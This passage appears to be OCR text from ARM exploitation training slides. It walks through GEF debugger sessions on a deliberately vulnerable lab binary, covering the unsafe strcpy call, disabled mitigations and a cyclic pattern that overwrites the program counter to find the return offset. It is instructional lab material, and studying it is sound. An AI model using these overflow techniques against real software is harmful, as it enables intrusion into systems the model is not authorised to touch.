
REGISTERS

[stack]

```
0xbefff2c8|+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc|+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0|+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4|+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8|+0x10: 0x00000000
0xbefff2dc|+0x14: 0x00000004
0xbefff2e0|+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4|+0x1c: 0xb6ffd0fc  →  0x00000000
```

[code:arm:thumb]

```
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```


gef➤ run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[Legend: Modified register | Code | Heap | Stack | String]
[registers]
$r0 : 0xbefff2d0 → 0x00000000
$r1 : 0xbefff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbefff4c0 → 0xbefff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbefff2d0 → 0x00000000
$r4 : 0xbefff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbefff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10 : 0x411000 → lsrs r0, r2, #28
$r11 : 0x0
$r12 : 0xbefff3e0 → 0x00000001
$sp : 0xbefff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
Registers
[stack]
0xbefff2c8 +0x00: 0x03ae75f6 ←$r7, $sp
0xbefff2cc +0x04: 0xbefff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0 +0x08: 0x00000000 ←$r0, $r3
0xbefff2d4 +0x0c: 0xb6fffc60 → 0xb6ffd000 → 0x464c457f
0xbefff2d8 +0x10: 0x00000000
0xbefff2dc +0x14: 0x00000004
0xbefff2e0 +0x18: 0xbefff350 → 0xbefff358 → 0xbefff4b4 → 0xbefff5e2 → "/home/user/challenges/challenge1"
0xbefff2e4 +0x1c: 0xb6ffd0fc → 0x00000000
Stack
[code:arm:thumb]
0x400541 <func1+9> add.w r3, r7, #8
0x400545 <func1+13> ldr r1, [r7, #4]
0x400547 <func1+15> mov r0, r3
→ 0x400549 <func1+17> blx 0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0> add r12, pc, #0, 12
0x4003fc <puts@plt+4> add r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8> ldr pc, [r12, #3092]! ; 0xc14


gef➤ run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[Legend: Modified register | Code | Heap | Stack | String]
[registers]
$r0 : 0xbefff2d0 → 0x00000000
$r1 : 0xbefff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbefff4c0 → 0xbefff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbefff2d0 → 0x00000000
$r4 : 0xbefff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbefff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10 : 0x411000 → lsrs r0, r2, #28
$r11 : 0x0
$r12 : 0xbefff3e0 → 0x00000001
$sp : 0xbefff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
Registers
[stack]
0xbefff2c8 +0x00: 0x03ae75f6 ←$r7, $sp
0xbefff2cc +0x04: 0xbefff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0 +0x08: 0x00000000 ←$r0, $r3
0xbefff2d4 +0x0c: 0xb6fffc60 → 0xb6ffd000 → 0x464c457f
0xbefff2d8 +0x10: 0x00000000
0xbefff2dc +0x14: 0x00000004
0xbefff2e0 +0x18: 0xbefff350 → 0xbefff358 → 0xbefff4b4 → 0xbefff5e2 → "/home/user/challenges/challenge1"
0xbefff2e4 +0x1c: 0xb6ffd0fc → 0x00000000
Stack
[code:arm:thumb]
0x400541 <func1+9> add.w r3, r7, #8
0x400545 <func1+13> ldr r1, [r7, #4]
0x400547 <func1+15> mov r0, r3
→ 0x400549 <func1+17> blx 0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0> add r12, pc, #0, 12
0x4003fc <puts@plt+4> add r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8> ldr pc, [r12, #3092]! ; 0xc14
Instructions

```
Breakpoint 1, 0x00400548 in func1 ()
gef➤  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge1
0x00410000 0x00411000 0x00000000 r-x /home/user/challenges/challenge1
0x00411000 0x00412000 0x00001000 rwx /home/user/challenges/challenge1
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rwx /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rwx
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rwx
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rwx /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rwx [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➤  checksec
[+] checksec for '/home/user/challenges/challenge1'
Canary                        : No
NX                            : No
PIE                           : Yes
Fortify                       : No
RelRO                         : Partial
gef➤
```

MEMORY SPACE MAPPING

SECURITY PROPERTIES OF CURRENT EXECUTABLE

AZERIA

Examine Memory

```
gef➤  x/4i $pc
=> 0x400548 <func1+16>: blx     0x4003ec <strcpy@plt>
   0x40054c <func1+20>: nop
   0x40054e <func1+22>: adds    r7, #136        ; 0x88
   0x400550 <func1+24>: mov     sp, r7
gef➤  x/16wx 0xbefff603
0xbefff603:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff613:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff623:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff633:     0x41414141      0x41414141      0x41414141      0x41414141
gef➤  x/16wx $sp
0xbefff2c8:     0x03ae75f6      0xbefff603      0x00000000      0xb6fffc60
0xbefff2d8:     0x00000000      0x00000004      0xbefff350      0xb6ffd0fc
0xbefff2e8:     0xbefff41c      0xb6fdcf75      0x00000000      0xb6ffd13c
0xbefff2f8:     0x00000004      0xb6ffd14c      0xb6fffc60      0xbefff354
gef➤
```

Syntax: x/<count><format><unit>	
FORMAT	**UNIT**
x – Hexadecimal	b – bytes
d – decimal	h – half words (2 bytes)
i – instructions	w – words (4 bytes)
t – binary (two)	g – giant words (8 bytes)
o – octal	
u – unsigned	
s – string	
c – character	

AZERIA

```
gef➤
gef➤  pattern create 200
[+] Generating a pattern of 200 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[+] Saved as '$_gef1'
gef➤  run aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
Starting program: /home/user/challenges/challenge1 aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]────
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff5ff  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xbcf8eae4
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff2c8|+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc|+0x04: 0xbefff5ff  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
0xbefff2d0|+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4|+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8|+0x10: 0x00000000
0xbefff2dc|+0x14: 0x00000004
0xbefff2e0|+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5de  →  "/home/user/challenges/challenge1"
0xbefff2e4|+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]────
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
```

```
Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────[ registers ]────
$r0   : 0xbefff2f0  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$r1   : 0xbefff6e5  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r2   : 0x0
$r3   : 0x5f534c00
$r4   : 0xbefff398  →  "raabsaabtaabuaabvaabwaabxaabyaab"
$r5   : 0x0
$r6   : 0x0
$r7   : 0x62616168 ("haab"?)
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff2f0  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$sp   : 0xbefff378  →  "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"
$lr   : 0x40054d    →  <func1+21> nop
$pc   : 0x62616168 ("haab"?)
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff378|+0x00: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"      ←$sp
0xbefff37c|+0x04: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"
0xbefff380|+0x08: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"
0xbefff384|+0x0c: "maabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabya[...]"
0xbefff388|+0x10: "naaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff38c|+0x14: "oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff390|+0x18: "paabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff394|+0x1c: "qaabraabsaabtaabuaabvaabwaabxaabyaab"
──────────────────────────────────────────────────────────────────────[ code:arm:thumb ]────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616168
──────────────────────────────────────────────────────────────────────────────[ threads ]────
[#0] Id 1, Name: "challenge1", stopped, reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────[ trace ]────
0x62616168 in ?? ()
gef➤  pattern search $pc
[+] Searching '$pc'
[+] Found at offset 128 (little-endian search) likely
gef➤  pattern search $pc+1
[+] Searching '$pc+1'
[+] Found at offset 132 (little-endian search) likely
gef➤
```

Search pattern found in a register.

In Thumb, the PC value is decreased by 1.

The actual value is PC+1.

Search for PC+1 to get the accurate value

AZERIA

Exercise


- Open the PDF Lab-Workbook-v1.0-SAS.pdf and follow the instructions

Return Oriented Programming

